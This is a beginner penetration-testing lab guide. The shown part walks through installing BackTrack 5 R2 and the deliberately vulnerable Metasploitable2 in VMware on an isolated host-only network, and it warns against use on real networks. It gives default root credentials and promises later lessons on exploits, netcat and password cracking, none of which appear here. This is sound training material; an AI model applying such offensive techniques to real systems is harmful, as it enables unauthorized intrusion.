Read before moving forward:

This guide was written using a machine with an Intel i5 2.67 GHz processor running Windows 7 64 Bit OS, 8 GB of RAM, and 300 GB Hard Drive system

Tools you will be utilizing are **BackTrack 5 R2**, **Metasploitable2**, and **VMware Player 5**, all which are free

The purpose of this lab is to just introduce pen-testing on a closed virtual network. I cannot stress this enough, **DO NOT** attempt these on an open network or over the internet. These techniques, while great for teaching, are extremely loud and will get you caught and charge with hacking. Follow the directions carefully. Your lab will be a sandbox not interacting with the internet or your host machine. This lab is purely for instruction only and not intended to teach “hacking.”

Pen-Testing 101

By: WRS

Lesson 1: Into to BackTrack 5 R2 and Metasploitable2


By the end of this lesson you will be able to create a closed virtual network with two virtual machines, install BackTrack 5 R2 with VMware Tools, throw a simple exploit, create a simple netcat listener to transfer information from one machine to another, and how to crack simple passwords

Table of Contents

Section 1 – Tools

VMware Player

https://my.vmware.com/web/vmware/free#desktop_end_user_computing/vmware_player/5_0




BackTrack

http://www.backtrack-linux.org/downloads/
Select the follow then select **CLICK TO DOWNLOAD**:

If you do not have a torrent client application, then select **Direct for the **Download Type***

Metasploitable2

http://sourceforge.net/projects/metasploitable/files/Metasploitable2/metasploitable-linux-2.0.0.zip/download




IMPORTANT!!!


Once everything is downloaded, **SCAN** all the files with updated anti-virus/malware applications

Section 2 – Setup Virtual Network – Installing VMs


Install VMware Player, and then run the application. You should see the screen below.
Select ->**Create a New Virtual Machine**




Select ->**Installer disc image file (iso):** Next select ->**Browse** and select your ISO file, then select ->**Next**




Select ->**Linux**, and version **Ubuntu** from the drop down menu




Enter whatever you want for **Virtual machine name:** leaving the **Location:** field default



Make the fields like the below image




Select ->**Customize Hardware…**




**Only perform this first step if your machine has at least 6 GB of RAM*

Select ->**Memory** and on the right plane change **Memory for this virtual machine:** to 2048




STOP STOP STOP! MOST IMPORTANT STEP!!

Select ->**Network Adaptor** and on the right plane select the radio button **Host-only: A private network shared with the host** (this will make our pen-testing lab on a closed network)




Once finished select ->**Close** to the lower right


Select ->**Finish**



Select ->**Play virtual machine** (located next to the green arrow, lower right)




**if you get this message or any others, just select OK*




Once the VM boots up you will come to this screen, click everywhere on the black screen to enter the VM and press the **Enter** key on your keyboard


At any time to exit the VM and get your mouse back press **Alt+Ctrl on your keyboard together*



You should come to this screen, press **Enter** on your keyboard again and let it do its thing



Eventually you will come to this screen, type **startx** and give it time to load the OS



Once BackTrack is loaded you should see this screen


Double click the icon on the desktop ->**Install BackTrack**

If at any time a dialog box at the bottom of your screen appears saying to install VMTools, select **remind me later. We will install this later on in the lesson.*


**Don't worry about the screen resolution or anything else. We will fix this later on.*

A popup dialog box should appear like below

Install the OS like you would install any program by selecting ->**Forward** and leaving everything default




Next you should see the OS begin to install



**This could take a little bit depending on your computer speed; mine took about 30-45 minutes; Grab a coffee and watch a TV show while this installs*

Eventually you will see this screen, select ->**Restart Now** and minimize VMware player

Sometimes the VM will freeze, if this happens just manually close VMware Player by clicking the **X in the upper right hand corner when prompted select->**Power Off**; Reopen VMware Player click BT5 R2 and select ->**Play virtual machine.***



When prompted to for bt login type "**root**" and password "**toor**" then "**startx"** to bring the GUI back up

Time to install Metasploitable2, click your start menu and open another VMware Player

Select ->**Open a Virtual Machine**

Navigate to the folder containing your Metasploitable2 and select the file called **Metasploitable.vmx**

IMPORTANT!

Like above select ->**Customize Hardware…** and Select ->**Network Adaptor** (for all listed, mine had two) and on the right plane select the radio button **Host-only: A private network shared with the host** (again this will make our pen-testing lab on a closed network)

Change your RAM to 1024

